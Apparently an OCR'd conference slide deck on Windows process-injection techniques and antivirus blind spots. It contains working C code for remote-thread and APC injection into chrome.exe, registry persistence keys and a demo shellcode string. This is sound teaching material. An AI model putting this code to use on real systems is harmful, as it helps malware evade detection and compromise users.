
@ring0



Windows Kernel
(Ring0)


aaaddress1@chroot.org

Blind-Spot Of Anti-Virus



aaaddress1@chroot.org

under AV




aaaddress1@chroot.org

Injection Art

Introduction of Injection Tricks

aaaddress1@chroot.org



Issues Of Injection

A.Place code in memory
B.Execution
C.Magic

aaaddress1@chroot.org

Place code in memory

1. Ntdll.NtWriteVirtualMemory,
   Kernel32.WriteProcessMemory
2. User32.SetWindowLong
3. AtomBombing

4. Exploit?

aaaddress1@chroot.org

Execution

1. Ntdll.NtCreateThreadEx,
   Ntdll.RtlCreateUserThread,
   Kernel32.CreateRemoteThread

2. Ntdll.NtQueueApcThread,
   Kernel32.QueueUserAPC

3. Import Address Table Hook
4. SetThreadContext + ResumeThread
5. Extra Window Memory (EWM) Vunerability
6. Exploit?

aaaddress1@chroot.org

✨Magic✨

1. Rundll
2. Registry Modification
3. DLL Side-Loading
4. SetWindowsHookEx
5. Shims

aaaddress1@chroot.org

Injection Art

- Rundll32
- DLL Side-Loading
- CreateRemoteThread
- PE Injection
- Process Hollowing
- SetWindowsHookEx
- Registry Modification
- APC Injection & AtomBombing
- Extra Window Memory (EWM)
- IAT Hooking & Inline Hooking
- Shims

aaaddress1@chroot.org

Injection Art 0

Baby Steps

aaaddress1@chroot.org

Rundll

Rundll vs. Rundll32

Rundll loads and runs 16-bit DLLs, whereas Rundll32 loads and runs 32-bit DLLs. If you pass the wrong type of DLL to Rundll or Rundll32, it may fail to run without indicating any error messages.

Rundll command line


The command line for Rundll is as follows:

```
RUNDLL.EXE <dllname>,<entrypoint> <optional arguments>
```

support.microsoft.com/en-us/help/164787/info-windows-rundll-and-rundll32-interface

aaaddress1@chroot.org

Shim



aaaddress1@chroot.org

Registry Modification

Debugger Value (IFEO)

`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\`

AppInit_DLLs

`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs\`

aaaddress1@chroot.org

Injection Art 1

Typical Code Injection

aaaddress1@chroot.org

Memory Map (Immunity Debugger)

Address	Size	Owner	Section	Contains
00010000	00010000			
00020000	00010000			
00030000	00004000			
00040000	00001000			
00050000	00001000			
00060000	00001000			
001AC000	00001000			
001AD000	00003000			stack of main thread
001B0000	00067000			
002B0000	00001000	ParseNtD		PE header
002B1000	0000D000	ParseNtD	.text	code
002BE000	00005000	ParseNtD	.rdata	imports
002C3000	00003000	ParseNtD	.data	data
002C6000	00001000	ParseNtD	.rsrc	resources
002C7000	00001000	ParseNtD	.reloc	relocations
00450000	00003000			
754D0000	00001000	KERNELBA		PE header
754D1000	00044000	KERNELBA	.text	code,imports,exports
75515000	00002000	KERNELBA	.data	data
75517000	00001000	KERNELBA	.rsrc	resources
75518000	00003000	KERNELBA	.reloc	relocations
77220000	00001000	kernel32		PE header
77221000	000C5000	kernel32	.text	code,imports,exports
772E6000	00001000	kernel32	.data	data
772E7000	00001000	kernel32	.rsrc	resources
772E8000	0000C000	kernel32	.reloc	relocations
77300000	00001000	ntdll		PE header
77301000	000D5000	ntdll	.text	code,exports
773D6000	00001000	ntdll	RT	code
773D7000	00009000	ntdll	.data	data
773E0000	00057000	ntdll	.rsrc	resources
77437000	00005000	ntdll	.reloc	relocations

aaaddress1@chroot.org

ASLR


Fixed

Low

Heigh

Process

Stack Memory



Malware.exe

Ntdll.dll

Kerne32.dll

User32.dll

Process

Stack Memory

Messenger.exe

Ntdll.dll

Kerne32.dll

User32.dll

Process

Stack Memory

Chrome.exe

Ntdll.dll

Kerne32.dll

User32.dll

Process

Malware.exe

Ntdll.dll

Kernel32.dll

User32.dll

OpenProcess()

return access handle

Process

Chrome.exe

Ntdll.dll

Kernel32.dll

User32.dll

aaaddress1@chroot.org

Process

Malware.exe

Ntdll.dll

Kernel32.dll

User32.dll

VirtualAllocEx()

Allocate a new space to store shellcode

Process

Chrome.exe

Memory Allocated

Ntdll.dll

Kernel32.dll

User32.dll

aaaddress1@chroot.org

Process

Malware.exe

WriteProcessMemory()

Copy shellcode to memory space

Process

Chrome.exe

Shellcode

Ntdll.dll

Kernel32.dll

User32.dll

Ntdll.dll

Kernel32.dll

User32.dll

aaaddress1@chroot.org

Process

Malware.exe

Ntdll.dll

Kernel32.dll

User32.dll

CreateRemoteThread

Thread

Execute shellcode

Process

Chrome.exe

Shellcode

Ntdll.dll

Kernel32.dll

User32.dll

aaaddress1@chroot.org

OpenProcess

```
HANDLE get_process_handle(wchar_t proc_name[]) {
   HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
   PROCESSENTRY32 process = { 0 };
   process.dwSize = sizeof(process);

   if (Process32First(snapshot, &process)) {
      do {
         if (!wcscmp(process.szExeFile, proc_name))
            break;
      }
      while (Process32Next(snapshot, &process));
   }

   CloseHandle(snapshot);
   if (!process.th32ProcessID) return NULL;
   return OpenProcess(PROCESS_ALL_ACCESS, 1, process.th32ProcessID);
}
```

aaaddress1@chroot.org

```
HANDLE access_token = get_process_handle(L"chrome.exe");

LPVOID mem = VirtualAllocEx(
   access_token,
   NULL,
   strlen(shellcode + 1),
   MEM_COMMIT | MEM_RESERVE,
   PAGE_EXECUTE_READWRITE
);
WriteProcessMemory(
   access_token,
   mem,
   shellcode,
   strlen(shellcode + 1),
   NULL
);

CreateRemoteThread(
   access_token, NULL, 0,
   (LPTHREAD_START_ROUTINE)mem,
   0, 0, NULL
   );
```

aaaddress1@chroot.org

Injection Art 1.1

Typical Code Injection via APC

aaaddress1@chroot.org

Process

Malware.exe

Ntdll.dll

Kernel32.dll

User32.dll

OpenProcess()

return access handle

Process

Chrome.exe

Ntdll.dll

Kernel32.dll

User32.dll

aaaddress1@chroot.org

Process

Malware.exe

Ntdll.dll

Kernel32.dll

User32.dll

VirtualAllocEx()

Allocate a new space to store shellcode

Process

Chrome.exe

Memory Allocated

Ntdll.dll

Kernel32.dll

User32.dll

aaaddress1@chroot.org

Process

Malware.exe

WriteProcessMemory()

Copy shellcode to memory space

Process

Chrome.exe

Shellcode

Ntdll.dll

Kernel32.dll

User32.dll

Ntdll.dll

Kernel32.dll

User32.dll

aaaddress1@chroot.org

Process

Malware.exe

CreateToolhelp32Snapshot()

Thread 1

Thread 2

Thread 3

Thread 4

Thread ID	Process
1	Chrome.exe
2	Chrome.exe
...	
N	XXXX.exe

Process

Chrome.exe

Shellcode

Ntdll.dll

Kernel32.dll

User32.dll

Ntdll.dll

Kernel32.dll

User32.dll

aaaddress1@chroot.org

Process

Malware.exe

Ntdll.dll

Kernel32.dll

User32.dll

QueueUserAPC()

Thread 1

Thread 2

Thread 3

Thread 4

Process

Chrome.exe

Shellcode

Ntdll.dll

Kernel32.dll

User32.dll

aaaddress1@chroot.org

APC Inject

```
void apc_invoke(DWORD pid, LPVOID mem_func) {

   auto hSnapshot = CreateToolhelp32Snapshot(
      TH32CS_SNAPPROCESS | TH32CS_SNAPTHREAD,
      0
      );

   THREADENTRY32 te = { sizeof(te) };
   if (Thread32First(hSnapshot, &te)) {
      do {
         if (te.th32OwnerProcessID != pid) continue;

            HANDLE hThread = OpenThread(
               THREAD_SET_CONTEXT, FALSE, te.th32ThreadID
            );
            if (hThread)
               QueueUserAPC((PAPCFUNC)mem_func, hThread, NULL);

      } while (::Thread32Next(hSnapshot, &te));
   }
}
```

aaaddress1@chroot.org

Injection Art 2

PE Injection

aaaddress1@chroot.org

Issues of Code Inject

Hard to develop

Hard to repair

Portability?

```
char *shellcode =
"\x33\xc9\x64\x8b\x49\x30\x8b\x49\x0c\x8b"
"\x49\x1c\x8b\x59\x08\x8b\x41\x20\x8b\x09"
"\x80\x78\x0c\x33\x75\xf2\x8b\xeb\x03\x6d"
"\x3c\x8b\x6d\x78\x03\xeb\x8b\x45\x20\x03"
"\xc3\x33\xd2\x8b\x34\x90\x03\xf3\x42\x81"
"\x3e\x47\x65\x74\x50\x75\xf2\x81\x7e\x04"
"\x72\x6f\x63\x41\x75\xe9\x8b\x75\x24\x03"
"\xf3\x66\x8b\x14\x56\x8b\x75\x1c\x03\xf3"
"\x8b\x74\x96\xfc\x03\xf3\x33\xff\x57\x68"
"\x61\x72\x79\x41\x68\x4c\x69\x62\x72\x68"
"\x4c\x6f\x61\x64\x54\x53\xff\xd6\x33\xc9"
"\x57\x66\xb9\x33\x32\x51\x68\x75\x73\x65"
"\x72\x54\xff\xd0\x57\x68\x6f\x78\x41\x01"
"\xfe\x4c\x24\x03\x68\x61\x67\x65\x42\x68"
"\x4d\x65\x73\x73\x54\x50\xff\xd6\x57\x68"
"\x72\x6c\x64\x21\x68\x6f\x20\x57\x6f\x68"
"\x48\x65\x6c\x6c\x8b\xcc\x57\x57\x51\x57"
"\xff\xd0\x57\x68\x65\x73\x73\x01\xfe\x4c"
"\x24\x03\x68\x50\x72\x6f\x63\x68\x45\x78"
"\x69\x74\x54\x53\xff\xd6\x57\xff\xd0";
```

aaaddress1@chroot.org

